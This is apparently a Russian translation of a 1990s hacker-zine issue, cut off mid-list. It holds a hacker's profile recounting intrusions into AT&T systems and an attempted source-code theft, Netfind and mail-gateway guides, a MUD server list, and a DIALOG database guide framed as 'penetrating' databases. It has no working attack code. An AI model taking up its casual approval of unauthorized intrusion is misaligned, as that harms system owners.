Сначала у меня был Atari 800, затем Atari ST 1040, потом недолго поработавший Unix-PC 386 и скромный 386 на 20 МГц. Сейчас у меня 386 на 33 МГц. Большая часть знаний о взломе пришла из одного текстового файла, в котором перечислялись стандартные настройки Unix; я использовал их как отправную точку для самостоятельного обучения. Другие ОС я взламывал методом проб и ошибок 8-).

Я начинал с систем, в которые уже кто-то проникал, и постепенно строил собственную базу. Поначалу я был не слишком осторожен и потерял несколько систем из-за бдительных системных администраторов.

Я специализировался на Unix, хотя любил возиться с экзотическими системами (RSX-11, Sorbus Realtime Basic и т. д.).

В мире хак/фрик-сцены я общался с The Prophet, The Serpent (Чикаго), The Warrior и ещё некоторыми людьми, имена которых я опущу.

Если говорить о памятных хак/фрик-BBS — пожалуй, ни о каких не могу сказать... Не потому что их не было, просто я все позабыл.

Мои достижения на фрик/хак-сцене: написал несколько текстовых файлов, набил несколько книг, влез в кучу систем и немного разобрался с Unix. Больше ничего выдающегося; моя жизнь — это компьютеры! (НЕТ!)

Я \_был\_ связан с J-Mep несколько лет назад, но это единственная хак/фрик-группа, к которой я имел какое-либо отношение.

Меня арестовали за излишнее рвение при проникновении в компьютерные сети и системы AT&T. По собственной глупости я звонил со своего домашнего телефона, не защитив его. Меня поймали при попытке стащить исходный код ядра Unix SysV 3.5 для архитектуры 68K.

К тому моменту я уже прекратил делиться информацией, поняв, как быстро системы «исчезают» после публикации их номеров и логинов 8-). После ареста я решил, что лучше ограничить своё хакерство теми пластами реальности, где оно (пока) не запрещено ;-).

В обычной жизни я изначально собирался специализироваться на электротехнике и информатике, но теперь склоняюсь к математике, моделированию и нелинейной динамике. Работаю, когда это действительно необходимо 8-|.

Я увлекаюсь музыкой, рисую странные картины и исследую потаённые области физической реальности. Иногда меня можно встретить на конвенциях по научной фантастике — в самых разных образах.

Я категорически против того, чтобы воспринимать всё слишком серьёзно. Если научишься этому — ты уже победил!

---

## Любимое у (\_>Shadow Hawk 1<\_)

**Работа:** Нигилистический онтолог.

**Машины:** Быстрые и громкие.

**Еда:** Я люблю понемногу от каждой кухни, кроме той, где много хрена, свёклы, сырых помидоров и т. п.

**Музыка:** Всеядный.

\*\*\*

## Вопрос и ответ

**Среди фриков, с которыми вам доводилось общаться, большинство из них — компьютерные задроты?**

Что касается «задротства» — каждый волен преследовать свои интересы. Важно помнить, что социальная эволюция и умственная эволюция не обязательно происходят одновременно или мгновенно (как правило).

# Сетевые разности V

*Составлено из интернет-источников*

**Автор:** Datastream Cowboy

*Network Miscellany основан Taran King*

---

## Сервер Netfind Университета Колорадо

```
Trying 128.138.243.151 ...
Connected to bruno.cs.colorado.edu.
Escape character is '^['.
```

```
SunOS UNIX (bruno)
```

```
login: netfind
```

```
=====
Welcome to the University of Colorado Netfind server.
=====
```

```
I think that your terminal can display 24 lines.
If this is wrong, please enter the "Other" menu and
set the correct number of lines.
```

```
Help/Search/Other/Quit [h/s/o/q]: h
```

Зная имя пользователя в Интернете и приблизительное описание места его работы, Netfind пытается найти информацию об этом человеке. При запросе введите имя, за которым следует набор ключевых слов, например:

```
schwartz university colorado boulder
```

Именем может быть имя, фамилия или логин. Ключевые слова описывают место работы — название учреждения и/или город/штат/страну.

Если вам известно доменное имя учреждения (например, `cs.colorado.edu`, где есть такие хосты, как `brazil.cs.colorado.edu`), вы можете указать его в виде ключевых слов без точек (например, `cs colorado edu`). Ключевые слова не чувствительны к регистру и могут быть указаны в любом порядке. Использование нескольких ключевых слов подразумевает логическое И. Слишком большое количество ключевых слов может привести к сбою поиска. В таком случае попробуйте указать меньше ключевых слов, например:

```
schwartz boulder
```

Если указанные ключевые слова соответствуют множеству доменов, Netfind перечислит некоторые из подходящих доменов/организаций и предложит уточнить запрос. Обратите внимание, что в последующих поисках можно использовать любые слова из строк организаций (в дополнение к компонентам домена).

Строки организаций собираются из несовершенных источников. Тем не менее, как правило, нетрудно определить, когда они неверны или недостаточно описательны. Даже если строка организации неверна/расплывчата, указанное доменное имя всё равно будет работать корректно при поиске. Нередко можно «угадать» нужный домен.

Например, `cs..edu` обычно является факультетом информатики университета, даже если строка организации не делает это явным.

При работе Netfind отображает трассировку хода параллельного поиска вместе с его результатами. Поскольку вывод может быстро прокручиваться, возможно, стоит запустить его в оконной системе или передать вывод через `tee (1)`:

```
rlogin <this server name> -l netfind |& tee log
```

Трассировочный вывод можно также отключить из меню «Other».

Программное обеспечение Netfind можно получить через анонимный FTP с `ftp.cs.colorado.edu` в каталоге `pub/cs/distrib/netfind`. Там же доступна более полная документация. Статья, описывающая методологию, находится в:

```
pub/cs/techreports/schwartz/RD.Papers/PostScript/White.Pages.ps.Z
(сжатый PostScript) или
pub/cs/techreports/schwartz/RD.Papers/ASCII/White.Pages.txt.Z
(сжатый ASCII).
```

Комментарии и вопросы направляйте по адресу `schwartz@cs.colorado.edu`. Если вы хотите быть добавлены в список `netfind-users` (для получения обновлений программного обеспечения и других обсуждений), отправьте письмо по адресу:

`netfind-users-request@cs.colorado.edu`

```
Help/Search/Other/Quit [h/s/o/q]: q

Exiting Netfind server...

Connection closed by foreign host.
```

---

## Коммерческие сети, доступные из Интернета

**Автор:** Roman Kanala (`kanala@sc2a.unige.ch`), CUEPE, Женевский университет

### 1. Интернет → X.400

Адрес X.400 в форме:

```
First name   : Fffff
Surname      : Nnnnn
Organization : Ooooo
ADMD         : Aaaaa
Country      : Cc
```

в адресации RFC822 (Интернет) выглядит как:

```
/G=Fffff/S=Nnnnn/O=Ooooo/@Aaaa.Cc
или
in"/G=Fffff/S=Nnnnn/O=Ooooo/@Aaaa.Cc"
```

### 2. Из любой X.400-сети в Интернет

Мой интернет-адрес

```
kanala@sc2a.unige.ch
```

может быть записан для служб X.400 (таких как arCom400 в Швейцарии, Sprint MAIL или MCI Mail в США) следующим образом:

```
C=CH; ADMD=ARCOM; PRMD=SWITCH; O=UNIGE; OU=SC2A; S=KANALA
```

и в форме Internet RFC822 (хотя я не вижу смысла использовать это при отправке сообщений из Интернета в Интернет):

```
/S=Kanala/OU=sc2a/O=UniGe/P=Switch/@arcom.ch
```

### 3. MCI Mail → Интернет (через шлюз)

Если вы находитесь в США и используете MCI Mail, вы можете писать на интернет-адреса следующим образом:

```
TO: Roman Kanala (EMS)
EMS: INTERNET
MBX: kanala@sc2a.unige.ch
```

Доступ к шлюзу из MCI Mail в Интернет осуществляется путём указания имени пользователя, как если бы он был в службе EMS. Когда в качестве имени EMS используется INTERNET, например, в США, это означает, что сообщение будет обрабатываться через NRI (Reston VA). При запросе почтового ящика MBX пользователь вводит интернет-адрес получателя.

### 4. Интернет → MCI Mail

Общая форма адреса: username@mcimail.com, где имя пользователя может быть в одном из двух форматов: либо полное имя пользователя, либо числовой номер ящика в виде только цифр, предварённых тремя нулями, например 0001234567@mcimail.com (адрес 1234567 вымышленный).

### 5. AppleLink → Интернет или Bitnet

Интернет-адрес используется с суффиксом @INTERNET#, например:

```
kanala@sc2a.unige.ch@internet#
или kanala@cgeuge52.bitnet@internet#
```

(здесь cgeuge52 — bitnet-адрес sc2a.unige.ch)

### 6. Интернет или Bitnet → AppleLink

Адрес AppleLink используется как имя пользователя в Интернете на узле AppleLink.Apple.Com, например:

```
CH0389@applelink.apple.com
```

### 7. CompuServe → Интернет

В поле адреса CompuServe введите символ > («больше чем»), слово INTERNET заглавными буквами, затем пробел и интернет-адрес, например:

```
>INTERNET kanala@sc2a.unige.ch
```

### 8. Интернет → CompuServe

Адрес CompuServe используется с суффиксом @compuserve.com. В номере почтового ящика CompuServe запятая заменяется точкой, например:

12345.678@compuserve.com

(адрес 12345.678 вымышленный)

---

## Руководство по межсетевой почте

Этот документ защищён авторским правом © 1990 John J. Chew. Все права защищены. Разрешение на некоммерческое распространение настоящим предоставляется при условии, что файл распространяется в полном виде, включая это уведомление об авторских правах и сведения о версии. Разрешение на коммерческое распространение можно получить, связавшись с автором, как описано ниже.

## Введение

Этот файл документирует способы отправки почты из одной сети в другую. Он представляет собой совокупность знаний читателей группы comp.mail.misc и многих других авторов. Если вы знаете о каких-либо исправлениях или дополнениях, пожалуйста, ознакомьтесь с документацией по формату файла и отправьте письмо автору:

John J. Chew

## Распространение

**(новости)** Этот список ежемесячно публикуется в группах новостей Usenet: comp.mail.misc и news.newusers.questions.

**(почта)** Автор ведёт растущий список подписчиков, получающих каждый ежемесячный выпуск по электронной почте; это рекомендуется всем, кто планирует регулярно распространять список.

**(FTP)** Пользователи Интернета могут получить это руководство по анонимному FTP: ~ftp/pub/docs/internetnetwork-mail-guide на Ra.MsState.Edu (130.18.80.10 или 130.18.96.37) [любезно предоставлено Frank W. Peters].

**(Listserv)** Пользователи Bitnet могут получить это руководство с Listserv на UNMVM. Отправьте письмо на LISTSERV@UNMVM с пустой темой и телом: GET NETWORK GUIDE. [Любезно предоставлено Art St. George]

## Как пользоваться этим руководством

Каждая запись в файле описывает, как добраться из одной сети в другую. Для поддержания разумного размера файла методы, получаемые по транзитивности ( $A \rightarrow B$  и  $B \rightarrow C$  даёт  $A \rightarrow B \rightarrow C$ ), опущены. Записи отсортированы сначала по исходной сети, затем по целевой. Вот типичная запись:

```
#F mynet
#T yournet
#R youraddress
#C contact address if any
#I send to "youraddress@thegateway"
```

В целях синтаксического разбора записи разделяются хотя бы одной пустой строкой, и каждая строка записи начинается с #, за которым следует буква. Строки, начинающиеся с ##, являются комментариями и могут не обрабатываться. Строки, не начинающиеся с #, следует игнорировать — вероятно, это заголовки писем или новостей.

Строки #F (from — откуда) и #T (to — куда) указывают исходную и целевую сети. Сокращённые имена сетей в строках #F и #T должны состоять только из символов a–z, 0–9 и –.

Вот список известных на данный момент сетей с их сокращёнными именами:

|            |                                                          |
|------------|----------------------------------------------------------|
| applelink  | AppleLink (внутренняя сеть Apple Computer, Inc.)         |
| bitnet     | международная академическая сеть                         |
| bix        | Byte Information eXchange: коммерческая BBS журнала Byte |
| bmug       | Berkeley Macintosh Users Group                           |
| compuserve | коммерческая служба с разделением времени                |
| connect    | Connect Professional Information Network (коммерческая)  |
| easynet    | Easynet (внутренняя почтовая система DEC)                |
| envoy      | Envoy-100 (канадская коммерческая почтовая служба)       |
| fax        | факсимильная передача документов                         |
| fidonet    | сеть BBS на базе ПК                                      |
| geonet     | GeoNet Mailbox Systems (коммерческая)                    |
| internet   | Интернет                                                 |
| mci        | коммерческая служба электронной почты MCI                |
| mfenet     | Magnetic Fusion Energy Network                           |
| nasamail   | внутренняя электронная почта NASA                        |
| peacenet   | некоммерческая почтовая служба                           |
| sinet      | Schlumberger Information NETwork                         |
| span       | Space Physics Analysis Network (включает HEFnet)         |
| sprintmail | коммерческая почтовая служба Sprint (ранее Telemail)     |
| thenet     | Texas Higher Education Network                           |

Строка #R (recipient — получатель) приводит пример адреса в целевой сети, чтобы в последующих строках было ясно, какой текст требует замены.

Строка #C (contact — контакт) содержит адрес для запросов по шлюзу, выраженный как адрес, доступный из исходной (#F) сети.

Строки #I (instructions — инструкции), которых может быть несколько, содержат словесные инструкции для пользователя исходной сети по отправке почты пользователю целевой сети.

```
#F applelink
#T internet
#R user@domain
#I send to "user@domain@internet#"
#I domain can be of the form "site.bitnet", address must be <35
    characters

#F bitnet
#T internet
#R user@domain
#I Methods for sending mail from Bitnet to the Internet vary depending on
#I what mail software is running at the Bitnet site in question. In the
#I best case, users should simply be able to send mail to "user@domain".
#I If this doesn't work, try "user%domain@gateway" where "gateway" is a
#I regional Bitnet-Internet gateway site. Finally, if neither of these
#I works, you may have to try hand-coding an SMTP envelope for your mail.
#I If you have questions concerning this rather terse note, please try
#I contacting your local postmaster or system administrator first before
#I you send me mail -- John Chew <poslfit@gpu.utcs.utoronto.ca>

#F compuserve
#T fax
#R +1 415 555 1212
#I send to "FAX 14155551212" (only to U.S.A.)

#F compuserve
#T internet
#R user@domain
#I send to ">INTERNET:user@domain"
```

```

#F compuserve
#T mci
#R 123-4567
#I send to ">MCIMAIL:123-4567"

#F connect
#T internet
#R user@domain
#I send to CONNECT id "DASNET"
#I first line of message: "\"user@domain\"@DASNET"

#F easynet
#T bitnet
#R user@site
#C DECWRL::ADMIN
#I from VMS use NMAIL to send to "nm%DECWRL::\"user@site.bitnet\""
#I from Ultrix
#I send to "user@site.bitnet" or if that fails
#I (via IP) send to "\"user%site.bitnet\"@decwrl.dec.com"
#I (via DECNET) send to "DECWRL::\"user@site.bitnet\""

#F easynet
#T fidonet
#R john smith at 1:2/3.4
#C DECWRL::ADMIN
#I from VMS use NMAIL to send to
#I "nm%DECWRL::\"john.smith@p4.f3.n2.z1.fidonet.org\""
#I from Ultrix
#I send to "john.smith@p4.f3.n2.z1.fidonet.org" or if that fails
#I (via IP) send to
"john.smith@p4.f3.n2.z1.fidonet.org\"@decwrl.dec.com"
#I (via DECNET) send to "DECWRL::\"john.smith@p4.f3.n2.z1.fidonet.org\""

#F easynet
#T internet
#R user@domain
#C DECWRL::ADMIN
#I from VMS use NMAIL to send to "nm%DECWRL::\"user@domain\""
#I from Ultrix
#I send to "user@domain" or if that fails
#I (via IP) send to "\"user%domain\"@decwrl.dec.com"
#I (via DECNET) send to "DECWRL::\"user@domain\""

#F envoy
#T internet
#R user@domain
#C ICS.TEST or ICS.BOARD
#I send to "[RFC-822=\"user(a)domain\"]INTERNET/TELEMAIL/US
#I for special characters, use @=(a), !=(b), _=(u), any=(three octal digits)

#F fidonet
#T internet
#R user@domain
#I send to "uucp" at nearest gateway site
#I first line of message: "To: user@domain"

#F geonet
#T internet
#R user@domain
#I send to "DASNET"
#I subject line: "user@domain!subject"

#F internet
#T applelink
#R user
#I send to "user@applelink.apple.com"

#F internet
#T bitnet
#R user@site
#I send to "user%site.bitnet@gateway" where "gateway" is a gateway host that

```

#I is on both the internet and bitnet. Some examples of gateways are:  
#I cunyvms.cuny.edu mitvma.mit.edu. Check first to see what local policies  
#I are concerning inter-network forwarding.

#F internet  
#T bix  
#R user  
#I send to "user@dcibix.das.net"

#F internet  
#T bmg  
#R John Smith  
#I send to "John.Smith@bmg.fidonet.org"

#F internet  
#T compuserve  
#R 71234,567  
#I send to "71234.567@compuserve.com"  
#I note: Compuserve account IDs are pairs of octal numbers. Ordinary  
#I consumer CIS user IDs begin with a `7' as shown.

#F internet  
#T connect  
#R NAME  
#I send to "NAME@dcjcon.das.net"

#F internet  
#T easynet  
#R HOST::USER  
#C admin@decwrl.dec.com  
#I send to "user@host.enet.dec.com" or "user%host.enet@decwrl.dec.com"

#F internet  
#T easynet  
#R John Smith @ABC  
#C admin@decwrl.dec.com  
#I send to "John.Smith@ABC.MTS.DEC.COM"  
#I (This syntax is for All-In-1 users.)

#F internet  
#T envoy  
#R John Smith (ID=userid)  
#C /C=CA/ADMD=TELECOM.CANADA/ID=ICS.TEST/S=TEST\_GROUP/@nasamail.nasa.gov  
#C for second method only  
#I send to "uunet.uu.net!att!attmail!mhs!envoy!userid"  
#I or to "/C=CA/ADMD=TELECOM.CANADA/DD.ID=userid/PN=John\_Smith/@Sprint.COM"

#F internet  
#T fidonet  
#R john smith at 1:2/3.4  
#I send to "john.smith@p4.f3.n2.z1.fidonet.org"

#F internet  
#T geonet  
#R user at host  
#I send to "user:host@map.das.net"  
#I American host is geo4, European host is geo1.

#F internet  
#T mci  
#R John Smith (123-4567)  
#I send to "1234567@mcimail.com"  
#I or send to "JSMITH@mcimail.com" if "JSMITH" is unique  
#I or send to "John\_Smith@mcimail.com" if "John Smith" is unique - note the  
#I underscore!  
#I or send to "John\_Smith/1234567@mcimail.com" if "John Smith" is NOT unique

#F internet  
#T mfenet  
#R user@mfenode  
#I send to "user%mfenode.mfenet@nmfecc.arpa"

```

#F internet
#T nasamail
#R user
#C <postmaster@ames.arc.nasa.gov>
#I send to "user@nasamail.nasa.gov"

#F internet
#T peacenet
#R user
#C <support%cdp@arisia.xerox.com>
#I send to "user%cdp@arisia.xerox.com"

#F internet
#T sinet
#R node::user or node1::node::user
#I send to "user@node.SINet.SLB.COM" or "user%node@node1.SINet.SLB.COM"

#F internet
#T span
#R user@host
#C <NETMGR@nssdca.gsfc.nasa.gov>
#I send to "user@host.span.NASA.gov"
#I or to "user%host.span@ames.arc.nasa.gov"

#F internet
#T sprintmail
#R [userid "John Smith"/organization]system/country
#I send to
/C=country/ADMD=system/O=organization/PN=John_Smith/DD.ID=userid/@Sprint.COM"

#F internet
#T thenet
#R user@host
#I send to "user%host.decnnet@utadnx.cc.utexas.edu"

#F mci
#T internet
#R John Smith <user@domain>
#I at the "To:" prompt type "John Smith (EMS)"
#I at the "EMS:" prompt type "internet"
#I at the "Mbx:" prompt type "user@domain"

#F nasamail
#T internet
#R user@domain
#I at the "To:" prompt type "POSTMAN"
#I at the "Subject:" prompt enter the subject of your message
#I at the "Text:" prompt, i.e. as the first line of your message,
#I enter "To: user@domain"

#F sinet
#T internet
#R user@domain
#I send to "M_MAILNOW::M_INTERNET::\"user@domain\""
#I or "M_MAILNOW::M_INTERNET::domain:user"

#F span
#T internet
#R user@domain
#C NETMGR@NSSDCA
#I send to "AMES::\"user@domain\""

#F sprintmail
#T internet
#R user@domain
#I send to "[RFC-822=user(a)domain @GATEWAY]INTERNET/TELEMAIL/US"

#F thenet
#T internet
#R user@domain
#I send to UTADNX::WINS% " user@domain "

```

---

## **MUD-серверы**

**Автор:** Frosty из CyberSpace Project

### **Серверы MUDWHO**

[Таблица из 5 записей — опущена]

Записи включают: Amber, DEC, Littlewood, Nova, PernWHO.

### **AberMUD (11 серверов)**

[Таблица из 11 записей — опущена]

Серверы: Aber5@FSU, DIRT, Dragon, Eddie aber Alles, EnchantedMud, Longhorn, Mustang MUD, SpudMud, Temple, The Underground, Wolf.

### **DikuMUD (17 серверов)**

[Таблица из 17 записей — опущена]

Серверы: Albanian DikuMUD, AlexMUD, Alfa Diku, Austin MUD, Caltech DIKU, Copper Diku, Davis Diku, DikuMUD I, Elof DikuMUD, Epic, Grimne Diku, HypeNet, Matsci1 Diku, Mudde Pathetique, Sejnet Diku, Waterdeep, Wayne Diku.

### **DUM (2 сервера)**

[Таблица из 2 записей — опущена]

Серверы: CanDUM II, DUM II.

### **LPmud (58 серверов)**

[Таблица из 58 записей — опущена]

Серверы включают: Aegolius Acadicus, After Hours, Akropolis, Allinite, BatMUD, CyberWorld, Darkemud, Darker Realms, Dartmouth LPMud, Deeper Trouble, DevMUD, DiscWorld II, Dragon's Den, End Of The Line, Finnegan's Wake, Frontier, GateWay, Genesis, Igor, ImperialMUD, Ivory Tower, Kobra, LPSwat, Marches of Antan, Middle-Earth, Muddog Mud, Mystic, NANVAENT, Nameless, Nanny, NeXT, Nemesis, Nightfall, Nightmare, Nirvana 4, Nuage, Overdrive, PaderMUD, PixieMud, QUOVADIS, Realmsmud, Ringworld, Round Table, Sky Realms, SmileyMud, StickMUD, SvenskMUD, The Mud Institute, Top Mud, Tsunami II, TubMUD, Valhalla, Valkyrie Prime, VikingMUD, Vincent's Hollow, World of Mizar.

### **mage (1 сервер)**

[Таблица из 1 записи — опущена]

Сервер: SynthMAGE.

### **MOO (1 сервер)**

[Таблица из 1 записи — опущена]

Сервер: Lambda MOO (lambda.parc.xerox.com, порт 8888).

### **TinyMUCK (12 серверов)**

[Таблица из 12 записей — опущена]

Серверы: AfterFive, Burning Metal, Crossroads, FurryMUCK, High Seas, Lawries MUD, PythonMUCK, QWest, Quartz Paradise, Time Traveller, TinyMUD Classic II, Visions.

### **MUG (1 сервер)**

[Таблица из 1 записи — опущена]

Сервер: UglyMUG.

### **TinyMUSE (5 серверов)**

[Таблица из 5 записей — опущена]

Серверы: Fantasia, FantasyMuse, MicroMUSE, Rhostshyl, TrekMUSE.

### **TinyMUSH (15 серверов)**

[Таблица из 15 записей — опущена]

Серверы: Dungeon, Global MUSH, ImageCastle, Narnia, PernMUSH, SouthCon, Spellbound, SqueeaMUSH, StingMUSH, TinyCWRU, TinyHORNS, TinyTIM II, VisionMUSH.

### **TeenyMUD (3 сервера)**

[Таблица из 3 записей — опущена]

Серверы: ApexMUD, Evil!MUD, MetroMUT.

### **TinyMUD (2 сервера)**

[Таблица из 2 записей — опущена]

Серверы: DragonMUD, TinyWORLD.

### **UnterMUD (9 серверов)**

[Таблица из 9 записей — опущена]

Серверы: ChrisMUD, DECmud, DreamScape, Islandia, RealWorld, Sludge, Sunmark, WanderLand, WireHED.

## YAMUD (1 сервер)

[Таблица из 1 записи — опущена]

Сервер: GooLand.

---

## Примечания

-----  
Asterisk (\*) before the name indicates that this sites entry was modified in the last 7 days.

Status field:

\* = last successful connection was more than 7 days ago  
\*\* = last successful connection was more than 30 days ago  
# = no successful connection on record  
R = connection refused  
TO = connection timed out  
HD = host down or unreachable  
ND = network down or unreachable  
NA = insufficient address information available

Звёздочка (\*) перед именем означает, что запись этого сайта была изменена в течение последних 7 дней.

Поле статуса:

- \* — последнее успешное соединение было более 7 дней назад
- \*\* — последнее успешное соединение было более 30 дней назад
- # — успешных соединений не зафиксировано
- R — соединение отклонено
- TO — истекло время ожидания соединения
- HD — хост недоступен или выключен
- ND — сеть недоступна или выключена
- NA — недостаточно адресной информации

Примечания к таблицам серверов:

1. administrator is warlock@ecst.csuchico.edu
2. administrator is jtlo@andrew.cmu.edu
3. administrator is gamesmgr@taurus.tat.physik.uni-tuebingen.de
4. administrator is jds@math.okstate.edu
5. administrator is mjr@decuac.dec.com
6. send mail to micromuse-registration@michael.ai.mit.edu to register
7. send mail to Lawrie.Brown@adfa.oz.au to register
8. send mail to ss7m@andrew.cmu.edu to register
9. send mail to wanderland@lilith.ebay.sun.com to register
10. send mail to cks@hawkwind.utcs.toronto.edu to register
11. send mail to jds@math.okstate.edu to register
12. send mail to warlock@ecst.csuchico.edu to register
13. send mail to fantasia@betz.biostr.washington.edu to register
14. send mail to {jjt,jopsy}@naucese.cse.nau.edu to register
15. send mail to mjr@decuac.dec.com to register
16. send mail to schlake@minos.nmt.edu to register
17. send mail to ee89psw@brunel.ac.uk to register
18. send mail to {awozniak,claudius}@zeus.calpoly.edu to register
19. send mail to mud@cc.ysu.edu to register
20. hours are 0000-1600(M) 0100-1700(TWRF) 0100-2400(S) 0000-2400(U) GMT
21. hours are 1700-0800(MTWRF) 0000-2400(SU) CST
22. hours are 1900-0600(MTWRF) 0000-2400(SU) PDT
23. hours are 1900-0700(MTWRF) 0000-2400(SU)
24. hours are 1700-0900(MTWRF) 0000-2400(SU) GMT

25. hours are 1700-0700(MTWRF) 0000-2400(SU) PST  
26. hours are 2100-0900(MTWRF) 0000-2400(SU)  
27. hours are 1630-0800(MTWRF) 0000-2400(SU) CST  
28. hours are 2000-0800(MTWRF) 0000-2400(S) 0000-1200,1700-2400(U) PST  
29. hours are 1800-0800(MTWRF) 0000-2400(SU) CET  
30. hours are 1700-0700(MTWRF) 0000-2400(SU) PST  
31. hours are 1700-0800(MTWRF) 0000-2400(SU) CST  
32. hours are 2000-0800(MTWRF) 0000-2400(SU) CET  
33. hours are 1700-0800(MTWRF) 0000-2400(SU) MST  
34. down until further notice  
35. closed for repairs  
36. the original LP; closed to public  
37. closed to public  
38. closed to players  
39. Swedish-language mud  
40. no pennies  
41. mail agri@pa.itd.com to recover old characters  
42. restricted theme

# Полное руководство по информационной сети DIALOG

**Автор:** Brian Oblivion

*При поддержке: Restricted-Data-Transmissions (RDT)*

*«Правда дешёва, но информация стоит денег.»*

5/9/92

---

## Введение

С учётом обилия онлайн-баз данных в публичном и частном секторах, я считаю, что проникновение в эти базы данных и поддержание доступа к ним становится всё более важным. Рассматриваемые базы данных содержат сведения, касающиеся нашей личной жизни и окружающей среды, не говоря уже о терабайтах полезной информации, которую можно использовать для исследований и самообразования.

### Кто или что такое DIALOG?

Информационная сеть DIALOG — это сервис, объединяющий различные публичные и коммерческие базы данных для удобства работы. В прошлом, когда требовался доступ, например, к LEGAL RESOURCE INDEX, приходилось звонить напрямую. С появлением DIALOG сотни баз данных соединены через сети X.25 (Tymnet, Sprintnet, Uninet, Dialnet), что устраняет утомительный поиск и непомерные счета за междугородние переговоры (ещё до разделения AT&T).

Кроме того, в данном файле содержится НЕПОЛНЫЙ список баз данных, доступных онлайн. Некоторые из них представляют собой не более чем периодические издания и реферативные источники, тогда как другие предоставляют полные тексты статей и книг. Онлайн доступно более 2500 периодических изданий, газет, информационных бюллетеней и новостных лент в режиме FullText.

Вот несколько моих любимых:

### McGraw-Hill Publications On-Line (File624)

Сервис предоставляет полные тексты информационных бюллетеней, обслуживающих мировую аэрокосмическую и оборонную промышленность. Полные тексты из 30 информационных бюллетеней: AeroSpace Daily, BYTE, Aviation Week and Space Technology, Data Communications, ENR и других. Для получения дополнительной информации о базе данных находясь в DIALOG введите Help News624.

### PR NEWSWIRE (File613)

Записи PR Newswire содержат полные тексты пресс-релизов, подготовленных: компаниями; агентствами по связям с общественностью; торговыми ассоциациями; городскими, государственными, федеральными и зарубежными правительственными органами; а также другими источниками, охватывающими весь спектр новостей. Полный текст пресс-релиза, как правило, содержит подробности или справочную информацию, которая не публикуется в газетах. Более 8500 компаний предоставляют новости для PR Newswire. PR NEWSWIRE является известным агентом корпоративной разведки.

### DMS/FI MARKET INTELLIGENCE REPORTS (File589)

- Полный текст World AeroSpace Weekly, охватывающий все аспекты как гражданской, так и военной аэрокосмической деятельности по всему миру.
- World Weapons Review — очень высокий уровень технических деталей и перспектив. Как таковой, он особо привлекателен для военных специалистов и пользователей вооружений.

Примечание: база данных рассматривает информационные бюллетени как отдельные папки. Например, для доступа к World Weapons Review после подключения к базе данных введите:

```
SELECT BN=WORLD WEAPONS REVIEW
```

или название любого другого нужного вам бюллетеня.

### **FINE CHEMICALS DATABASE (File360)**

Данная база данных сосредоточена на источниках лабораторных, специальных и редких химических веществ, используемых в научных исследованиях и разработке новых продуктов. Тонкие химикаты — это относительно чистые химические вещества, как правило, производимые в небольших количествах. База данных предоставляет информацию о производителях и/или дистрибьюторах.

### **DUN'S ELECTRONIC YELLOW PAGES (File515)**

Крупнейшая база данных предприятий США, доступная в DIALOG, содержащая информацию о 8,5 миллионах организаций. Корпоративная разведка: вы можете быстро подтвердить существование предприятия, а затем получить адрес, номер телефона, численность персонала, стандартный отраслевой классификационный код (SIC) и другую базовую информацию.

### **CURRENT CONTENTS SEARCH (File440)**

Полнотекстовые статьи из более чем 8000 мировых журналов по науке и технологиям.

### **BOOKS IN PRINT (File470)**

Доступ к изданным и вышедшим из печати книгам с 1979 года; BIP позволяет получить библиографические данные практически по каждой книге, опубликованной или распространяемой в Соединённых Штатах. Плюс полные текстовые рецензии на выбранные вами книги.

### **PUBLISHERS DISTRIBUTORS AND WHOLESALERS ON-LINE (File450)**

PDW онлайн позволяет найти практически любое издание, аудиокассету, программного издателя, дистрибьютора или оптового продавца в США.

Теперь у вас должно сложиться представление о мощи и масштабе информационной сети Dialog.

ПРИМЕЧАНИЕ: Большинство сервисов DIALOG теперь доступно для определённых исследовательских учреждений, публичных и частных, на CD-ROM. Уточните наличие этого сервиса в местных публичных и университетских библиотеках. Разумеется, МНОГИЕ из наиболее интересных баз данных недоступны на CD-ROM и по-прежнему должны быть получены через сеть DIALOG.

---

## **Доступ к сервисам DIALOG**

Следующие онлайн-сервисы доступны через DIALOG Information Services:

- DIALOG
- DIALOG Business (DBC)
- DIALOG Medical Connection (DMC)

- DIALMAIL
- KNOWLEDGE INDEX

Процедуры входа в первые четыре идентичны и используют один и тот же сервисный адрес; процедуры для KNOWLEDGE INDEX отличаются только использованием сервисного адреса KI, как показано в данном файле.

Наиболее распространённый метод доступа к сервисам DIALOG использует местные телефонные номера трёх телекоммуникационных сетей: DIALNET компании DIALOG, BT Tymnet, TYMNET и SprintNet. Для тех, кто живёт в районе без местного коммутируемого соединения для этих трёх сетей, можно воспользоваться линией 800 в DIALNET для доступа ко всем сервисам DIALOG, кроме KNOWLEDGE INDEX. Этот доступ не является бесплатным, но он может обойтись дешевле, чем звонок на дальнее расстояние до узла сети, если вы живёте в регионе без местного доступа. Доступ также возможен через шлюзы из других онлайн-систем.

Доступ ко многим сервисам DIALOG имеется в странах по всему миру, и к нему можно получить доступ через их собственные публичные сети передачи данных.

---

## Доступ по номеру 800 через Dialnet

Два номера 800 DIALNET доступны для подключения к сервисам Dialog из любой точки 48 смежных штатов. Доступ через эти номера не является бесплатным.

(800) DIALNET 300, 1200 и 2400 бод. (с проверкой ошибок MNP)  
(800) 342-5638

(800) 847-1620 Модемы серии VADIC 3400 (1200 бод)  
Модемы BELL 103 (300 бод)  
Модемы BELL 212 (1200 бод)

Примечание: Я исключил все номера коммутируемого доступа для Tymnet и Sprintnet. Если вы не знаете, как их найти, получите файл по сетям X.25, и я уверен, что они где-нибудь там будут перечислены.

---

## Американские номера коммутируемого доступа DIALNET

(Все номера коммутируемого доступа DIALNET поддерживают 300, 1200 и 2400 бод)

ARIZONA  
Phoenix..... (602) 257-8895

CALIFORNIA  
Alhambra..... (818) 300-9000  
Longbeach..... (213) 491-0803  
Los Angeles..... (818) 300-9000  
Marina Del Rey..... (213) 305-9833  
Newport Beach..... (714) 756-1969  
Oakland..... (415) 633-7900  
Palo Alto..... (415) 858-2461  
Palo Alto..... (415) 858-2461  
Palo Alto..... (415) 858-2575  
Sacramento..... (916) 444-5030  
San Diego..... (619) 297-8610  
San Francisco..... (415) 957-5910  
San Jose..... (408) 432-0590

COLORADO

Denver..... (303) 860-9800

CONNECTICUT

Bloomfield/Hartford..... (203) 242-5954

Stamford..... (203) 324-1201

DELAWARE

Wilmington..... (302) 652-1706

DISTRICT OF COLUMBIA

Washington..... (703) 359-2500

GEORGIA

Atlanta..... (404) 455-4221

ILLINOIS

Chicago..... (312) 341-1444

INDIANA

Indianapolis..... (317) 635-7259

MARYLAND

Baltimore..... (301) 234-0940

MASSACHUSETTS

Boston..... (617) 439-7920

